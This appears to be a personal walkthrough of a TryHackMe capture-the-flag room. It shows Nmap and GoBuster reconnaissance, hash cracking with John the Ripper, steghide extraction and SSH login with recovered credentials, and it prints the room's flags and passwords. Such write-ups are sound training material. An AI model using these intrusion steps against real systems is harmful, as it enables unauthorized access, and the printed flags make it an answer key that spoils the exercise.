Pen testing in Action

Issa, Mohamed, mohamedissa419991@gmail.com

Figure 1

In this capture the flag (CTF) exercise, courtesy of TryHackMe, I demonstrate my knowledge and proficiency with using tool to enumerate hidden directories to get initial access to a vulnerable machine, and then take advantage of privilege escalation vulnerabilities to gain root access. The exercise requires use of the following pentesting elements:

- Port scanning with Nmap
- Directory enumeration with GoBuster
- Hash cracking
- Steganography
- Privilege escalation
- Bash reverse shell

I begin by navigating directly to the target IP address (10.10.27.91) which is a default nginx web server page.

Figure 2

As a standard practice, I begin enumeration on the target with a Nmap scan to identify which ports are open. **sudo nmap -p- -T4 -sC -sV 10.10.27.91**

- -p-: All ports
- -T4: Sets scan time to aggressive for a faster scan (1-5)
- -sC: Run default scripts
- -sV: Determine service/version info

The port scan results reveal that there are three open ports (80, 6498 and 65524). Their services and versions are as follows:

- 80: nginx 1.16.1
- 6498: OpenSSH 7.6p1
- 65524: Apache httpd 2.4.43

```
root@kali:~# sudo nmap -p- -T4 -sC -sV 10.10.27.91
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-28 12:09 PDT
Nmap scan report for 10.10.27.91
Host is up (0.16s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.16.1
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_  256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.43 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 533.91 seconds
```

Figure 3

I already visited the nginx webpage on port 80, so next I proceed with using GoBuster to enumerate directories using a standard GoBuster wordlist and adding the -x flag to specify various extensions that I am interested in searching for (txt, php, html, etc).

gobusterdir-uhttp://10.10.27.91-w/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x.html,.css,.js,.txt,.php

- dir: Specifies using directory enumeration mode
- -u: URL followed by the url
- -w: wordlist followed by the wordlist file to use

The enumeration uncovers one directory ("/hidden") as well as an .html and .txt file. I check both index.html and robots.txt, but neither offer any clues.




Figure 4




Figure 5




Figure 6

Next, I navigate to the"/hidden"directory. Nothing stands out so I will also look at the source code by using ctrl + u to see if there are any easter eggs, which is common in these capture the flag exercises. Unfortunately, this doesn't yield any clues.




Figure 7

Figure 8

I then perform another GoBuster directory scan on the "/hidden" directory.

gobuster dir -u http://10.10.27.91/hidden -w /usr/share/wordlists/dirb/common.txt -x.html,.css,.js,.txt,.php




Figure 9

This enumerates a hidden directory, "/whatever". This page has no content other than just an image, but looking into the source code I uncover a clue encoded in base64.

ZmxhZ3tmMXJzN19mbDRnfQ==




Figure 10




Figure 11

I can decode the base64 by using the echo command on my terminal and then using a pipe with the base64 decode command (-d). **echo ZmxhZ3tmMXJzN19mbDRnfQ== | base64 -d**

This reveals the first flag.

Figure 12

I have enumerated everything I can on http port 80, so next I pivot and perform enumeration on the other open web server port, 65524. This brings up the Apache 2 default welcome page.





Figure 13

Scrolling down, an easily identifiable flag is present in cleartext.



Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective Fl4g 3 : flag{9fdafbd64c47471a8f54cd3fc64cd312} *-available/ counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Figure 14

Once again, I can use GoBuster to seek out more directories by specifying the port number, 65524, after the IP address.

gobuster dir -u http://10.10.27.91:65524 -w /usr/share/wordlists/dirb/common.txt -x.html,.css,.js,.txt,.php




Figure 15

This enumerates another robots.txt file located on this port. I navigate to it and find a hash under the User-Agent. Using the Kali tool “hashidentifier”, I verify that it is a MD5 hash.

hash-identifier a18672860d0510e5ab6699730763b250




Figure 16

Figure 17

Using the site MS5Hashing.net, I am able to decode the hash and gather the 2nd flag.




Figure 18

Snooping around some more on the source code for 10.10.27.92:65524, I discover another hidden hash. After attempting several types of hash types, I finally succeed with the base62 decode. This reveals what appears to be a hidden directory.




Figure 19




Figure 20

I navigate to this hidden directory “/n0th1ng3ls3m4tt3r”and check the source code which contains another hash.




Figure 21




Figure 22

I can attempt to crack this hash with a brute force tool such as John the Ripper. This essentially means using a wordlist and inputting each potential password from the wordlist into the hash function to see if we get a hash equivalent output that is equal to any of the hashes stored in the database. Performing a brute force attack can take an extremely long time, so this lab provided me with a curated wordlist to speed up the process. I can preview this wordlist by using the head command to see the first 10 lines of the file:

head easypeasy.txt




Figure 23

I go ahead create a text file “hash.txt”by using the echo command to write the hash to it.

Figure 24

With the Kali tool “hash-identifier”, I can cat out the hash and pipe it to hash-identifier to determine that it is a SHA256 hash. **cat hash.txt | hash-identifier**




Figure 25

Using John the Ripper, I specify the format of the hash to crack (sha256), the wordlist (easy_peasy.txt) and the hash (hash.txt).




Figure 26

This didn’t yield a result, so after trying some of the other possible hashes I finally have success with the GOST hash format to reveal that the hashed password is “**mypasswordforthatjob”.**




Figure 27

I was stuck on this step for a bit after looking around more through the source code but eventually ascertained that the image on this site suggests it could contain a code or password (steganography), so I go ahead and save the image.




Figure 28

Using the Kali tool"steghide", I specify an extract argument with -sf (found by reading through the steghide help file, **steghide –help**). This extracts the data to a secrettext.txt file which I then cat out. **steghide extract -sf binarycodepixabay.jpg**




Figure 29

Figure 30

This revealed the username **boring** and a password in binary. Using CyberChef, I converted the output to a text password: **iconvertedmypasswordtobinary**




Figure 31

Now that I have what seems to be the SSH login credentials, I can attempt to SSH login to the target machine on port 6498 with the following command: **ssh boring@10.10.27.91 -p 6498**

Figure 32

Once I'm logged in, I view files and directories with the ls command. This shows a user.txt file which contains a flag"synt{a0jvgf33zfa0ez4y}". However, this flag appears to have some type of cipher encoding applied to.




Figure 33

Using CyberChef again, I attempt several cipher rotations to rotate each character by various numeric amounts. The output for a 13-digit rotation of each character yields a successful deciphering of the flag, “flag{n0wits33msn0rm4l}”.

